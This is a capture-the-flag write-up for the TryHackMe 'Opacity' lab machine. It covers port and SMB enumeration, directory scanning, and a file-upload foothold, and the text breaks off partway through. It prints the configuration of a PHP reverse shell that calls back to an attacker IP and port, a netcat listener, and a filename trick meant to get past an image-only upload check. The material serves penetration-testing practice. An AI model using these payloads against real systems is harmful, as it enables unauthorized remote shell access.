Opacity

> **Instructions**
>
> Opacity is an easy machine that can help you in the penetration testing learning process.
>
> There are 2 hash keys located on the machine (user - local.txt and root - proof.txt). Can you find them and become root?
>
> *Hint: There are several ways to perform an action; always analyze the behavior of the application.*

Enumeration

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p- --min-rate 5000 -Pn 10.10.38.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-11 03:03 EDT
Nmap scan report for 10.10.38.80
Host is up (0.28s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 28.60 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sV -A -T4 -Pn -p 22,80,139,445 10.10.38.80
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-11 03:03 EDT
Nmap scan report for 10.10.38.80
Host is up (0.27s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0fee2910d98e8c53e64de3670c6ebee3 (RSA)
|   256 9542cdfc712799392d0049ad1be4cf0e (ECDSA)
|_  256 edfe9c94ca9c086ff25ca6cf4d3c8e5b (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-title: Login
|_Requested resource was login.php
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
```

```
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASU
S RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (92%), Linux 2.6.32 (92%), Linux 2.6.
39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_nbstat: NetBIOS name: OPACITY, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-time:
|   date: 2023-08-11T07:05:27
|_  start_date: N/A
|_clock-skew: 48s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   267.96 ms 10.8.0.1
2   268.12 ms 10.10.38.80

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 53.29 seconds
```

SMB (port 139, 445)

```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ smbmap -H 10.10.38.80 -u anonymous
[+] Guest session       IP: 10.10.38.80:445     Name: unknown
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (opacity server (Samb
a, Ubuntu))
```


```
┌──(kali㉿kali)-[~/TryHackMe]
└─$ smbmap -H 10.10.38.80 -P 139 -u anonymous
[+] Guest session       IP: 10.10.38.80:139     Name: 10.10.38.80
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        IPC$                                                    NO ACCESS       IPC Service (opacity server (Samb
a, Ubuntu))
```

Directories Scan


```
┌──(kali㉿kali)-[~/wordlists]
└─$ gobuster dir -w /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt --no-error -t 40 -u http://10.10.
38.80/
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.38.80/
[+] Method:                  GET
[+] Threads:                 40
[+] Wordlist:                /usr/share/wfuzz/wordlist/Dirs/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/08/11 03:06:05 Starting gobuster in directory enumeration mode
===============================================================
/css                  (Status: 301) [Size: 308] [--> http://10.10.38.80/css/]
/cloud                (Status: 301) [Size: 310] [--> http://10.10.38.80/cloud/]
```

HTTP

Enter the IP Address in URL bar → It automatically route to the `/login.php` path:



Modify the path to the previous found from **Directories Scan** → `/cloud/`




Initiate Foothold

I have a normal image file on the local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ ls -l
total 100
-rw-r--r-- 1 kali kali 99768 Aug 11 03:11 image.jpeg

┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ file image.jpeg
image.jpeg: JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, progressive,
 precision 8, 1000x667, components 3
```


I will try to upload this one to the target application:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```



EXTERNAL URL:


http://10.8.97.213:80/image.jpeg



5 Minutes File Upload - Personal Cloud Storage

Transferring file..

And the result:



5 Minutes File Upload - Personal Cloud Storage

IMAGE LINK:

http://10.10.38.80/cloud/images/image.jpeg

HTML:

<a href="http://10.10.38.80/cloud/images/image.jpeg"><img src="ht


So the application could receive the uploaded file from the external system → Then it will execute the uploaded file to display it on the result page. It's time to upload a malicious file within the reverse shell inside

Exploit

I prepare a reverse shell on my local machine:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ ls -l
total 108
-rw-r--r-- 1 kali kali 99768 Aug 11 03:11 image.jpeg
-rwxr-xr-x 1 kali kali  5493 Aug 11 03:19 shell.php

┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ file shell.php
shell.php: PHP script, ASCII text
```

Remember to change the `$ip` and `$port` variable to your own **IP** and **Port number**:


```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.97.213';  // CHANGE THIS
$port = 4242;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```


Then, start the **HTTP** service:

```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

And also start the **Listener**:


```
┌──(kali㉿kali)-[~/TryHackMe/Opacity]
└─$ nc -lvnp 4242
listening on [any] 4242 ...
```

Then upload the shell:


EXTERNAL URL:


http://10.8.97.213:80/shell.php

Unfortunately, it was not uploaded successful



The application only allows the **image** file → This could be exploited by using the **Bypass file extensions check** technique.

Therefore, I try with several extensions:



```
http://10.8.97.213:80/shell.php .jpeg
```

It was uploaded successfully. However, the application did not execute the shell as I expected, let's try more!


